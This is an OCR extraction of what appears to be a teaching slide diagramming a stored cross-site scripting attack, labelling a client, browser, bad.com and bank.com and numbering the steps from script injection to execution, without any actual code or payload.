
Stored XSS attack




Stored XSS attack



Stored XSS attack



Stored XSS attack



Client

Browser

bad.com

bank.com

1 **Inject malicious script**


2 Request content

3 Receive malicious script

4

Execute the malicious script *as though the server meant us to run it*

